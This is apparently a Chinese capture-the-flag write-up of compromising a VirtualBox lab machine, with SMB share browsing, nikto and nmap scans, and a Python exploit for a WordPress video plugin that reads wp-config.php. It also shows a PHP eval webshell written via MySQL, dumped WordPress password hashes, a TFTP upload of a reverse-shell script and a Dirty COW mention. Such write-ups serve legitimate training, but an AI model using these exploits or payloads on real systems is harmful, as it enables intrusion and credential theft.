
```
root@kali:~# smbclient //fred/kathy -I 192.168.10.105 -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Jun  3 12:52:52 2016
  ..                                  D        0  Mon Jun  6 17:39:56 2016
  kathy_stuff                         D        0  Sun Jun  5 11:02:27 2016
  backup                              D        0  Sun Jun  5 11:04:14 2016

                19478204 blocks of size 1024. 16395296 blocks available
smb: \> get kathy_stuff
NT_STATUS_FILE_IS_A_DIRECTORY opening remote file \kathy_stuff
smb: \> cd kathy_stuff\
smb: \kathy_stuff\> ls
  .                                   D        0  Sun Jun  5 11:02:27 2016
  ..                                  D        0  Fri Jun  3 12:52:52 2016
  todo-list.txt                       N       64  Sun Jun  5 11:02:27 2016

                19478204 blocks of size 1024. 16395296 blocks available
smb: \kathy_stuff\> get todo-list.txt
getting file \kathy_stuff\todo-list.txt of size 64 as todo-list.txt (7.8 KiloBytes/sec) (average 7.8 KiloBytes/sec)
smb: \kathy_stuff\> cd ..
smb: \> cd backup\
smb: \backup\> ls
  .                                   D        0  Sun Jun  5 11:04:14 2016
  ..                                  D        0  Fri Jun  3 12:52:52 2016
  vsftpd.conf                         N     5961  Sun Jun  5 11:03:45 2016
  wordpress-4.tar.gz                  N  6321767  Mon Apr 27 13:14:46 2015

                19478204 blocks of size 1024. 16395296 blocks available
smb: \backup\> get vsftpd.conf
getting file \backup\vsftpd.conf of size 5961 as vsftpd.conf (306.4 KiloBytes/sec) (average 217.9 KiloBytes/sec)
smb: \backup\> get wordpress-4.tar.gz
getting file \backup\wordpress-4.tar.gz of size 6321767 as wordpress-4.tar.gz (11123.6 KiloBytes/sec) (average 10617.7 Kil
oBytes/sec)
smb: \backup\> ls
  .                                   D        0  Sun Jun  5 11:04:14 2016
  ..                                  D        0  Fri Jun  3 12:52:52 2016
  vsftpd.conf                         N     5961  Sun Jun  5 11:03:45 2016
  wordpress-4.tar.gz                  N  6321767  Mon Apr 27 13:14:46 2015

                19478204 blocks of size 1024. 16395296 blocks available
smb: \backup\> cd ..
```

查看 vsftp.conf 未发现有价值的东西。然后继续找其他信息

对 12380 端口进行渗透，使用 nikto 扫一下：


```
root@kali:~# nikto -h http://192.168.10.105:12380
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.10.105
+ Target Hostname:    192.168.10.105
+ Target Port:        12380
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /C=UK/ST=Somewhere in the middle of nowhere/L=Really, what are you meant to put here?/O=Initech/OU=
Pam: I give up. no idea what to put here./CN=Red.Initech/emailAddress=pam@red.localhost
                  Ciphers:  ECDHE-RSA-AES256-GCM-SHA384
                  Issuer:   /C=UK/ST=Somewhere in the middle of nowhere/L=Really, what are you meant to put here?/O=Initech/OU=
Pam: I give up. no idea what to put here./CN=Red.Initech/emailAddress=pam@red.localhost
+ Start Time:         2020-03-26 04:49:22 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'dave' found, with contents: Soemthing doesn't look right here
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
 fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Entry '/admin112233/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ Entry '/blogblog/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 2 entries which should be manually viewed.
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Hostname '192.168.10.105' does not match certificate's names: Red.Initech
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ OSVDB-3233: /icons/README: Apache default file found.
+ /phpmyadmin/: phpMyAdmin directory found
+ 8071 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:           2020-03-26 04:52:48 (GMT-4) (206 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

访问 https://192.168.10.105:12380/phpmyadmin/可尝试爆破与搜索 4.5.4 版本漏洞进行攻击




搜索 phpmyadmin4.5.4 的漏洞


https://192.168.10.105:12380/blogblog/ wordpress 站点，



使用 wpscan 对站点进行扫描，可以发现该站点存在目录遍历问题：
https://192.168.10.105:12380/blogblog/wp-content/




搜索 plugins 目录看到安装了 Advanced video 插件，搜索存在的漏洞：



有一处文件读取漏洞。使用exp下载config文件：

```
objHtml = urllib2.urlopen(url + '/wp-admin/admin-ajax.php?action=ave_publishPost&title=' + str(randomID) + '&short=rnd&term=rnd&
thumb=../wp-config.php')
content =  objHtml.readlines()
for line in content:
        numbers = re.findall(r'\d+',line)
        id = numbers[-1]
        id = int(id) / 10

objHtml = urllib2.urlopen(url + '/?p=' + str(id))
content = objHtml.readlines()

for line in content:
        if 'attachment-post-thumbnail size-post-thumbnail wp-post-image' in line:
                urls=re.findall('"(https?://.*?)"', line)
                print urllib2.urlopen(urls[0]).read()root@kali:~#
```

访问：https://192.168.10.105:12380/blogblog/wp-admin/admin-ajax.php?action=ave_publishPost&title=random&short=1&term=1&thumb=../wp-config.php
然后会生成一个图片地址：https://192.168.10.105:12380/blogblog/wp-content/uploads/1139103524.jpeg
下载该图片，查看即可获取数据库连接信息：



尝试写入 webshell：

```
MySQL [wordpress]> CREATE TABLE `mysql`.`mmm` (`sss` TEXT NOT NULL );
ERROR 1050 (42S01): Table 'mmm' already exists
MySQL [wordpress]> insert into `mysql`.`mmm` (`sss`) values ('<?php @eval($_POST[123])?>');
Query OK, 1 row affected (0.005 sec)

MySQL [wordpress]> SELECT sss FROM mmm INTO OUTFILE '/var/www/https/blogblog/a.php';
ERROR 1146 (42S02): Table 'wordpress.mmm' doesn't exist
MySQL [wordpress]> SELECT sss FROM `mysql`.`mmm` INTO OUTFILE '/var/www/https/blogblog/a.php';
ERROR 1 (HY000): Can't create/write to file '/var/www/https/blogblog/a.php' (Errcode: 13 - Permission denied)
MySQL [wordpress]>
```

失败。
在数据库中查找 wordpress 后台账号密码信息：


```
MySQL [wordpress]> select user_pass,user_nicename from wp_users
    -> ;
+------------------------------------+---------------+
| user_pass                          | user_nicename |
+------------------------------------+---------------+
| $P$B7889EMq/erHIuZapMB8GEizebcIy9. | john          |
| $P$BlumbJRRBit7y50Y17.UPJ/xEgv4my0 | elly          |
| $P$BTzoYuAFiBA5ixX2njL0XcLzu67sGD0 | peter         |
| $P$BIp1ND3G70AnRAkRY41vpVypsTfZhk0 | barry         |
| $P$Bwd0VpK8hX4aN.rZ14WDdhEIGeJgf10 | heather       |
| $P$BzjfKAHd6N4cHKiugLX.4aLes8PxnZ1 | garry         |
| $P$BqV.SQ6OtKhVV7k7h1wqESkMh41buR0 | harry         |
| $P$BFmSPiDX1fChKRsytp1yp8Jo7RdHeI1 | scott         |
| $P$BZlxAMnC6ON.PYaurLGrhfBi6TjtcA0 | kathy         |
| $P$BXDR7dLIJczwfuExJdpQqRsNf.9ueN0 | tim           |
| $P$B.gMMKRP11QOdT5m1s9mstAUEDjagu1 | zoe           |
| $P$Bl7/V9Lqvu37jJT.6t4KWmY.v907Hy. | dave          |
| $P$BLxdiNNRP008kOQ.jE44CjSK/7tEcz0 | simon         |
| $P$ByZg5mTBpKiLZ5KxhhRe/uqR.48ofs. | abby          |
| $P$B85lqQ1Wwl2SqcPOuKDvxaSwodTY131 | vicki         |
| $P$BuLagypsIJdEuzMkf20XyS5bRm00dQ0 | pam           |
+------------------------------------+---------------+
16 rows in set (0.002 sec)
```

然后使用 John 进行密码破解跑了很久没跑出来，，看到网上有大佬跑出来了 2333

最后查阅资料还发现另一种 getshell 的姿势：
进行 udp 端口扫描的过程可以看到靶机开启了 tftp：


```
root@kali:~# nmap -Pn -sU 192.168.10.105
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-26 13:31 EDT
Stats: 0:01:26 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 8.06% done; ETC: 13:46 (0:13:18 remaining)
Stats: 0:05:12 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 29.41% done; ETC: 13:48 (0:11:50 remaining)
Stats: 0:05:13 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 29.51% done; ETC: 13:48 (0:11:49 remaining)
Stats: 0:07:30 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 42.18% done; ETC: 13:49 (0:09:56 remaining)
Stats: 0:10:31 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 58.96% done; ETC: 13:49 (0:07:08 remaining)
Stats: 0:10:32 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 59.06% done; ETC: 13:49 (0:07:07 remaining)
Stats: 0:11:41 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 65.53% done; ETC: 13:49 (0:06:00 remaining)
Stats: 0:15:52 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 88.98% done; ETC: 13:49 (0:01:56 remaining)
Nmap scan report for 192.168.10.105
Host is up (0.0014s latency).
Not shown: 995 closed ports
PORT    STATE         SERVICE
53/udp  open|filtered domain
68/udp  open|filtered dhcpc
69/udp  open|filtered tftp
137/udp open          netbios-ns
138/udp open|filtered netbios-dgm
MAC Address: 08:00:27:5B:FF:18 (Oracle VirtualBox virtual NIC)
```

上传一个a.txt测试发现就在80web端口下：




```
aasdf
```

因此可直接上传php反弹shell的脚本获取反弹shell：



系统版本为
Linux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linux
提权可用脏牛

总结：

暴力破解+信息收集 hydra -e nsr指令
Udp端口扫描 -Pn -sU 其中tftp可无视主机账号密码直接上传文件。